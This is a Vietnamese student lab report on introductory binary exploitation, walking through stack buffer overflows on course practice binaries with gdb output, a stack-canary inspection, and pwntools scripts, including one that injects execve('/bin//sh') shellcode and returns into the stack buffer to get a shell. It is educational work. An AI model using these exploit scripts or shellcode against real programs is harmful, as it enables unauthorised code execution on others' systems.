



## BÁO CÁO THỰC HÀNH

### Bài thực hành số 3: Nhập môn Pwnable

**Môn học:** Lập trình an toàn - Khai thác lỗ hổng

**Lớp:** NT521.N11.ATCL

#### THÀNH VIÊN THỰC HIỆN (Nhóm 16):

STT	Họ và tên	MSSV
1	Nguyễn Trần Đức An	20520373
2	Hồ Minh Trí	20522049

#### Điểm tự đánh giá

**9.5**

#### ĐÁNH GIÁ KHÁC:

Tổng thời gian thực hiện	~13 ngày
Phân chia công việc	
Ý kiến (nếu có) + Khó khăn + Đề xuất, kiến nghị	

Phần bên dưới của báo cáo này là báo cáo chi tiết của nhóm thực hiện

## MỤC LỤC

A. BÁO CÁO CHI TIẾT .....	2
1. Yêu cầu 1:.....	2
2. Yêu cầu 2:.....	4
3. Yêu cầu 3:.....	5
4. Yêu cầu 4:.....	7
5. Yêu cầu 5:.....	7
B. TÀI LIỆU THAM KHẢO.....	9

## A. BÁO CÁO CHI TIẾT

### 1. Yêu cầu 1:

Đầu tiên ta tạo 100 ký tự ngẫu nhiên để chạy thử

Ta chú ý vào thanh ghi eip(địa chỉ của lệnh tiếp theo) ta thấy chữ "AA;A"

Có nghĩa ta cần điền địa chỉ của hàm get\_shell() vào thay vị trí của "AA;A"

```
gdb-peda$ pattern create 100
'AAA%AA$AABAA$AA%AACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAeAA4AAJAAfAA5AAKAAGAA6AAL'
gdb-peda$ run
Starting program: /home/kali/LapTrinhAnToan/LAB3/app1-no-canary
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Pwn basic
Password: AAA%AA$AABAA$AA%AACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAeAA4AAJAAfAA5AAKAAGAA6AAL
Invalid Password!

Program received signal SIGSEGV, Segmentation fault.
[-----registers-----]
EAX: 0x12
EBX: 0xf7fa1ff4 → 0x220d8c
ECX: 0xf7fa39b4 → 0x0
EDX: 0x1
ESI: 0xffffd194 → 0xffffd35c ("/home/kali/LapTrinhAnToan/LAB3/app1-no-canary")
EDI: 0xf7ffcb80 → 0x0
EBP: 0x44414128 ('(AAD')
ESP: 0x55683988 ('A)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAeAA4AAJAAfAA5AAKAAGAA6AAL")
EIP: 0x413b4141 ('AA;A')
EFLAGS: 0x10202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
[-----code-----]
```

Tiếp theo, ta cần tìm vị trí của "AA;A" và địa chỉ của hàm get\_shell()

```
gdb-peda$ disass get_shell
Dump of assembler code for function get_shell:
0x0804872b <+0>: push    ebp
0x0804872c <+1>: mov     ebp,esp
0x0804872e <+3>: sub     esp,0x8
0x08048731 <+6>: sub     esp,0xc
0x08048734 <+9>: push    0x8048aa3
0x08048739 <+14>: call    0x8048530 <puts@plt>
0x0804873e <+19>: add     esp,0x10
0x08048741 <+22>: sub     esp,0xc
0x08048744 <+25>: push    0x8048ab2
0x08048749 <+30>: call    0x8048540 <system@plt>
0x0804874e <+35>: add     esp,0x10
0x08048751 <+38>: sub     esp,0xc
0x08048754 <+41>: push    0x1
0x08048756 <+43>: call    0x8048550 <exit@plt>
```

```
gdb-peda$ pattern search AA;A
Registers contain pattern buffer:
EBP+0 found at offset: 24
EIP+0 found at offset: 28
Registers point to pattern buffer:
[ESP] → offset 32 - size ~68
Pattern buffer found at:
0x0814b5b0 : offset 0 - size 100 ([heap])
0x55683968 : offset 0 - size 100 (mapped)
References to pattern buffer found at:
0x556831bc : 0x0814b5b0 (mapped)
0x55683260 : 0x0814b5b0 (mapped)
0x5568328c : 0x0814b5b0 (mapped)
0xf7fa262c : 0x0814b5b0 (/usr/lib32/libc.so.6)
0xf7fa2630 : 0x0814b5b0 (/usr/lib32/libc.so.6)
0xf7fa2634 : 0x0814b5b0 (/usr/lib32/libc.so.6)
0xf7fa2638 : 0x0814b5b0 (/usr/lib32/libc.so.6)
0xf7fa263c : 0x0814b5b0 (/usr/lib32/libc.so.6)
```

Có được vị trí của "AA;A" là 28 thì ta tạo ngẫu nhiên 28 ký tự và điền sau nó là địa chỉ của hàm get\_shell() () (0x0804872b) -> \x02b\x87\x04\x08

```
gdb-peda$ pattern create 28
'AAA%AA$AABAA$AAAnAACAA-AA(AAD'
gdb-peda$ run <<< $(echo 'AAA%AA$AABAA$AAAnAACAA-AA(AAD\x2b\x87\x04\x08')
Starting program: /home/kali/LapTrinhAnToan/LAB3/app1-no-canary <<< $(echo 'AAA%AA$AABAA$AAAnAACAA-AA(AAD\x2b\x87\x04\x08')
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Pwn basic
Password:Invalid Password!
Call get_shell
```

Bước tiếp theo, ta viết code để nó tự chạy bằng python mà ko cần nhập

```
~/LapTrinhAnToan/LAB3/app1.py - Mousepad
File Edit Search View Document Help
1 from pwn import *
2
3 get_shell = "\x2b\x87\x04\x08"
4 payload = "a"*28 + get_shell
5 print(payload)
6 exploit = process("./app1-no-canary")
7 print(exploit.recv())
8 exploit.sendline(payload)
9 exploit.interactive()
10
```

Cấp quyền và chạy, ta có kết quả

```
(kali@kali)-[~/LapTrinhAnToan/LAB3]
$ ls
app1-no-canary  app1.py  app2-no-canary  demo  'Lab 03 - Nhap mon Pwnable - 2022.pdf'
(kali@kali)-[~/LapTrinhAnToan/LAB3]
$ chmod a+x app1.py
(kali@kali)-[~/LapTrinhAnToan/LAB3]
$ python3 app1.py
aaaaaaaaaaaaaaaaaaaaaaaaaaaaa\x04
[*] Starting local process './app1-no-canary': pid 29228
b'Pwn basic\n'
/home/kali/LapTrinhAnToan/LAB3/app1.py:8: BytesWarning: Text is not bytes; assuming ISO-8859-1, no guarantees. See https://docs.pwntools.com/#bytes
  exploit.sendline(payload)
[*] Switching to interactive mode
Password:Invalid Password!
Call get_shell
$ pwd
/home/kali/LapTrinhAnToan/LAB3
$ ls
app1-no-canary  app2-no-canary  demo
app1.py         app2-no-canary  'Lab 03 - Nhap mon Pwnable - 2022.pdf'
```

## 2. Yêu cầu 2:

```

File Actions Edit View Help
0x08048530 __do_global_ctors_aux
0x08048550 frame_dummy
0x0804857b main
0x08048620 __libc_csu_init
0x08048680 __libc_csu_fini
0x08048684 fini
pwndbg> disas main
Dump of assembler code for function main:
0x0804857b <+0>: push    ebp
0x0804857c <+1>: mov     ebp,esp
0x0804857e <+3>: push    ebx
0x0804857f <+4>: sub     esp,0x18
0x08048582 <+7>: mov     eax,DWORD PTR [ebp+0xc]
0x08048588 <+13>: mov     eax,gs:0x14
0x0804858e <+19>: mov     DWORD PTR [ebp-0x8],eax
0x08048591 <+22>: xor     eax,eax
0x08048593 <+24>: call    0x8048420 <getuid@plt>
0x08048598 <+29>: mov     ebx,eax
0x0804859a <+31>: call    0x8048420 <getuid@plt>
0x0804859f <+36>: push    ebx
0x080485a0 <+37>: push    eax
0x080485a1 <+38>: call    0x8048440 <setreuid@plt>
0x080485a6 <+43>: add     esp,0x8
0x080485a9 <+46>: push    0x80486a0
0x080485ae <+51>: call    0x8048430 <puts@plt>
0x080485b3 <+56>: add     esp,0x4
0x080485b6 <+59>: push    0x80486aa
0x080485bb <+64>: call    0x8048400 <printf@plt>
0x080485c0 <+69>: add     esp,0x4
0x080485c3 <+72>: lea     eax,[ebp-0x18]
0x080485c6 <+75>: push    eax
0x080485c7 <+76>: push    0x80486b4
0x080485cc <+81>: call    0x8048460 <__isoc99_scanf@plt>
0x080485d1 <+86>: add     esp,0x8
0x080485d4 <+89>: push    0x80486b7
0x080485d9 <+94>: lea     eax,[ebp-0x18]
0x080485dc <+97>: push    eax
0x080485dd <+98>: call    0x80483f0 <strcmp@plt>
0x080485e2 <+103>: add     esp,0x8
0x080485e5 <+106>: test    eax,eax
0x080485e7 <+108>: jne     0x80485f8 <main+125>
0x080485e9 <+110>: push    0x80486be
0x080485ee <+115>: call    0x8048430 <puts@plt>
0x080485f3 <+120>: add     esp,0x4
0x080485f6 <+123>: jmp     0x8048605 <main+138>
0x080485f8 <+125>: push    0x80486cd
0x080485fd <+130>: call    0x8048430 <puts@plt>
0x08048602 <+135>: add     esp,0x4
0x08048605 <+138>: mov     eax,0x0
0x0804860a <+143>: mov     edx,DWORD PTR [ebp-0x8]
0x0804860d <+146>: xor     edx,DWORD PTR gs:0x14
0x08048614 <+153>: je      0x804861b <main+160>
0x08048616 <+155>: call    0x8048410 <__stack_chk_fail@plt>
0x0804861b <+160>: mov     ebx,DWORD PTR [ebp-0x4]
0x0804861e <+163>: leave
0x0804861f <+164>: ret
End of assembler dump.
pwndbg>

```

Ở app-canary có thêm 1 đoạn add giá trị canary vào stack ở đoạn main+7 đến main+19 và theo như code asm thì canary nằm ở đoạn ebp-0x8

```

Pwn basic
Password:aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Invalid Password!
*** stack smashing detected ***: terminated
zsh: IOT instruction ./app2-no-canary

(root@kali)~/Desktop
Pwn basic
Password:aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Invalid Password!
zsh: segmentation fault ./app2-no-canary

```

Khi có canary thì khi ta overflow giá trị canary thì báo lỗi buffer bị tấn công

Còn khi không có canary thì giá trị stack sẽ bị tràn mà chương trình không nhận ra nên bị segment fault



```
pwndbg> n
0x0804860d in main ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ REGISTERS ]
EAX 0x0
EBX 0x3e8
ECX 0xf7fa6994 (_IO_stdfile_1_lock) ← 0x0
*EDX 0x162b6c00
EDI 0xf7ffcb80 (_rtld_global_ro) ← 0x0
ESI 0xffffd1d4 → 0xffffd39d ← '/home/kali/Desktop/app2-canary'
EBP 0xffffd118 → 0xf7ffd020 (_rtld_global) → 0xf7ffd9e0 ← 0x0
ESP 0xffffd0fc → 0xffffd1d4 → 0xffffd39d ← '/home/kali/Desktop/app2-canary'
*EIP 0x0804860d (main+146) ← xor    edx, dword ptr gs:[0x14]
[ DISASM ]
0x080485f8 <main+125>      push    0x080486cd
0x080485fd <main+130>      call    puts@plt          <puts@plt>
0x08048602 <main+135>      add     esp, 4
0x08048605 <main+138>      mov     eax, 0
0x0804860a <main+143>      mov     edx, dword ptr [ebp - 8]
0x0804860d <main+146>      xor     edx, dword ptr gs:[0x14]
0x08048614 <main+153>      je      main+160          <main+160>
↓
0x0804861b <main+160>      mov     ebx, dword ptr [ebp - 4]
0x0804861e <main+163>      leave
0x0804861f <main+164>      ret
0x08048620 <__libc_csu_init> push    ebp
[ STACK ]
00:0000 | esp 0xffffd0fc → 0xffffd1d4 → 0xffffd39d ← '/home/kali/Desktop/app2-canary'
01:0004 | 0xffffd100 ← 'keke'
02:0008 | 0xffffd104 ← 0x0
03:000c | 0xffffd108 → 0xf7fa4ff4 (_GLOBAL_OFFSET_TABLE_) ← 0x21ed8c
04:0010 | 0xffffd10c → 0xf7ea0987 (__init_misc+39) ← add     esp, 0x10
05:0014 | 0xffffd110 ← 0x162b6c00
06:0018 | 0xffffd114 → 0xf7fa4ff4 (_GLOBAL_OFFSET_TABLE_) ← 0x21ed8c
07:001c | ebp 0xffffd118 → 0xf7ffd020 (_rtld_global) → 0xf7ffd9e0 ← 0x0
[ BACKTRACE ]
↳ f 0 0x0804860d main+146
f 1 0xf7da73b5 __libc_start_call_main+117
f 2 0xf7da747f __libc_start_main+143
```

Ta đang ở câu lệnh xor edx, gs:[0x14] mà trước đó đã mov ebp-8 vào edx nên suy ra edx bây giờ đang giữ giá trị của canary

Vậy giá trị của canary trong lần run này là 0x162b6c00

### 3. Yêu cầu 3:

Đầu tiên ta tạo mã thực thi

```
~/LapTrinhAnToan/LAB3/YeuCau3/app3.s - Mousepad
File Edit Search View Document Help
1 movl $1, %eax
2 int $0x80
3

kali@kali: ~/LapTrinhAnToan/LAB3/YeuCau3
File Actions Edit View Help
(kali@kali)~[~/LapTrinhAnToan/LAB3/YeuCau3]
$ gcc -m32 -c app3.s -o app3.o
(kali@kali)~[~/LapTrinhAnToan/LAB3/YeuCau3]
$ objdump -d app3.o

app3.o:      file format elf32-i386

Disassembly of section .text:

00000000 <.text>:
0:  b8 01 00 00 00      mov     $0x1,%eax
5:  cd 80              int     $0x80
```

Tiếp theo, ta vào gdb để tìm địa chỉ của hàm main\_func()

### Bài thực hành số 3: Nhập môn Pwnable

```
Type "apropos word" to search for commands related to
Reading symbols from app1-no-canary ...
(No debugging symbols found in app1-no-canary)
gdb-peda$ disass main_func
Dump of assembler code for function main_func:
0x080487b2 <+0>:    push    ebp
0x080487b3 <+1>:    mov     ebp,esp
0x080487b5 <+3>:    sub     esp,0x58
0x080487b8 <+6>:    mov     DWORD PTR [ebp-0xc],0x0
```


Với những gì đã làm ở yêu cầu 1, ta đã biết được khoảng cách cần chèn vào là 28 nên ta bắt tay vào làm viết code python để chạy mà không cần nhập

```
*~/LapTrinhAnToan/LAB3/YeuCau3/app3.py - Mousepad
File Edit Search View Document Help
app3.s
1 from pwn import *
2
3 get_shell = "\xa7\x89\x04\x08"
4 exit_load = "\xb8\x01\x00\x00\xcd\x80"
5 payload = exit_load + "a"*28 + get_shell
6 print(payload)
7 exploit = process("./app1-no-canary")
8 print(exploit.recv())
9 exploit.sendline(payload)
10 exploit.interactive()
11 |
```

Chạy file python vừa mới viết xong


```
kali@kali: ~/LapTrinhAnToan/LAB3/YeuCau3
File Actions Edit View Help
(kali@kali)-[~/LapTrinhAnToan/LAB3/YeuCau3]
$ python3 app3.py
.\x00iaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa\x04
[+] Starting local process './app1-no-canary': pid 19478
b'Pwn basic\n'
/home/kali/LapTrinhAnToan/LAB3/YeuCau3/app3.py:9: BytesWarning: Text is no
t bytes; assuming ISO-8859-1, no guarantees. See https://docs.pwntools.com
/#bytes
    exploit.sendline(payload)
[*] Switching to interactive mode
[*] Process './app1-no-canary' stopped with exit code 0 (pid 19478)
Password:Invalid Password!
Ouch!: You caused a segmentation fault!
[*] Got EOF while reading in interactive
$ ls
[*] Got EOF while sending in interactive
Traceback (most recent call last):
  File "/usr/local/lib/python3.10/dist-packages/pwnlib/tubes/process.py",
line 746, in close
    fd.close()
BrokenPipeError: [Errno 32] Broken pipe
```

### 4. Yêu cầu 4:




File `shellcode_nhom16.asm` và sau khi compile thành file thực thi và chạy

### 5. Yêu cầu 5:




Kiểm ra file và checksec thì ta sẽ thấy

- File có kiến trúc 64bit -> return address và các thanh ghi đều là 8bits
- Không có canary chống overflow



Đoạn code cho ta thấy stack giảm 0x20bytes, mà hàm main chỉ có 1 biến vậy nên buffer sẽ có kích thước 32bytes

Ta sẽ có cấu trúc stack hàm main như sau:




Vậy để overflow được return address ta sẽ cần 32byte(Buffer) + 8byte(RBP) là sẽ đung được return address

Như đề bài yêu cầu sử dụng shellcode để exploit nên ta sẽ có ý tưởng exploit như sau:

- Do hàm gets() không kiểm tra độ dài input nên ta sẽ nhập shellcode vào và lưu nó ở biến Buffer sau đó cài thêm padding để overflow qua %rbp và 8byte cuối cùng ta sẽ ghi vào return address cũ là địa chỉ của biến buffer
  - ⇒ Chương trình sẽ bị overflow và sau khi nhập xong hàm main sẽ quay ngược lại biến buffer (đang lưu shellcode) và thực thi nó
  - ⇒ Exploit thành công

Stack trong ý tưởng:



Tiến hành exploit:



```
get_buffer.py x demo_exploit.py
1 from pwn import *
2 from struct import *
3
4
5
6 r = process("./demo")
7
8 r.recvuntil(b': ')
9
10 buffer_address = int(r.recvline()[:-1], 16)
11
12 print(hex(buffer_address))
13
14 shellcode = b'\x50\x48\x31\xd2\x48\x31\xf6\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x54\x5f\xb0\x3b\x0f\x05' #shellcode
15 mo shell
16
17 payload = shellcode + b'a'*16 + p64(buffer_address)
18
19 print(payload)
20 r.sendline(payload)
21 r.interactive()
22
```

```
The Actions Edit View Help
(kali@kali)-[~/Desktop]
└─$ python3 demo_exploit.py
[*] Starting local process './demo': pid 32742
0x7fffffffdf00
b'PH1\xd2H1\xf6H\xbb/bin//shST_\xb0;\x0f\x05aaaaaaaaaaaaaa\x80\xdf\xff\xff\x7f\x00\x00'
[*] Switching to interactive mode
└─$ ls
README.md  demo_exploit.py  pickle_store.py
app1-no-canary  exploit.py  shellcode_nhom16
app2-canary  get_buffer.py  shellcode_nhom16.asm
app2-no-canary  hehe.py  shellcode_nhom16.o
core  lab2  stack_overflow_16k.tar.gz
demo  lab3  text_classification.py
└─$ id
uid=1000(kali) gid=1000(kali) groups=1000(kali),4(adm),20(dialog),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),109(netdev),119(wireshark),121(bluetoot
h),133(scanner),141(kaboxer)
└─$
```

## B. TÀI LIỆU THAM KHẢO